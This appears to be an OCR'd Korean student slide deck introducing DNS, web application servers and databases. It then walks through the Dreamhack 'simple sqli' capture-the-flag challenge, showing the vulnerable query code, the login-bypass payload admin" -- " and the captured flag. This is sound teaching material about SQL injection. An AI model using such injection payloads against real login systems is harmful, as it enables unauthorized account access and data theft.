
DNS란? (Domain Name System)



더 자세히 알아보면?


Website
User
Browser
Expect to see
Enters a URL
https://www.academind.com
Request
DNS Server
Translates
domain to IP
Response
Server
Stores or generates website

Web 기본적인 작동원리



Was란? (Web Application server)

웹 서버 과부화를 막기위한 서버를 돕는 조력자
Web server = 요리사 Was = 요리 보조

DB란? (database)

데이터를 보관하는 곳인데 Was에서 데이터를 요청하면 필요한 데이터를 보내준다.
이때 SQL 질의를 통해 DB에 접근한다.
응답과 요청을 반복하면서 DB의 데이터가 클라이언트까지 도달.

WEB 해킹 실습

Web 해킹 왜 중요할까??

Web은 우리 사회에 80%이상을 자리잡았다.
Ex) 은행, 쇼핑, 공부, 취미, 투자, 시험, 국방

이러한 Web들을 무시하거나 해킹에 대비하지 않는다면
엄청 큰 피해가 생긴다.

정부사이트,은행 등 해킹되면 주소,전화번호,개인정보 등
많이 데이터들이 유출 됨.


해킹한 범인을 잡기 힘든 것이 제일 큰 문제.

제가 다룰 Web 해킹기법

기본적인 SQL Injection

임의의 SQL문을 주입하고 실행되게 하여 비정상적인 동작을 하도록 조작하는 행위
공격이 비교적 쉽지만 공격에 성공할 경우 엄청 큰 피해가 발생하는 공격.

제어권 강탈, 데이터 유출




SQL Injection

SQL은 데이터를 질의하는 언어이다.

```
SELECT user FROM user_table WHERE id='세피로트' AND password='나무';
```

나는 user 라는 데이트를 DB에 저장된
user _table이라는 공간에서 가져올거야.
하지만 아이디랑 패스워드가 같아야 가져올거야.

SQL Injection



Dreamhack Level 1 simple sqli

SQL Injection

```
#query 문을 통해 계정 두개가 생성되어있음
DATABASE = "database.db"
if os.path.exists(DATABASE) == False:
    db = sqlite3.connect(DATABASE)
    db.execute('create table users(userid char(100), userpassword char(100));')
    db.execute(f'insert into users(userid, userpassword) values ("guest", "guest"), ("admin", "{bin
ascii.hexlify(os.urandom(16)).decode("utf8")}");')
    db.commit()
    db.close()
```

위 코드를 보면 DB에 guest/guest 와 admin / ????
계정이 있는 걸 알 수 있다. Admin의 비밀번호는 16진수
난수 형태로 생성됨을 알 수 있다.(binascii.hexlify : binary
데이터 16진수 표현법)

SQL Injection

```
res = query_db(f'select * from users where userid="{userid}" and userpassword="{userpassword}"')
```

위의 SQL쿼리문을 해석하면 users 테이블에 입력한 userid, userpassword가 일치하는 데이터를 조회한다.

여기서 저희는 userid는 admin으로 알고 있지만 password는 모르기때문에 패스워드 검증 부분을 무력화 시켜야 한다.

SQL Injection

```
if userid == 'admin':
    return f'hello {userid} flag is {FLAG}'
```

userid == ‘admin’이라면
FLAG값을 출력해준다.

공격

```
SELECT * FROM users WHERE userid = "admin" -- " AND userpassword="DUMMY"
```

ID : admin” -- “
PW : 1

user 검색 조건만을 처리하도록 하고
뒤의 내용은 --을 통해 주석처리해
userpassword 쿼리문 무력화

공격

Login

userid

admin" -- "

password

•

Login

hello admin flag is DH{c1126c8d35d8deaa39c5dd6fc8855ed0}

느낀점

웹 해킹기법에 대해 알 수 있는 계기가 되었고
다음에는 기법 뿐만 아니라 대응방안도
찾아 보고싶다. 그리고 1학년 때 지식으로 완벽히
이해 할 수 없는 개념도 있었다고 느꼈습니다.
그리고 웹에 대해 조사했는데도 계속 조사할 만큼
공부 할 내용이 많다는 것을 알았습니다.

Q & A

감사합니다.

윤도현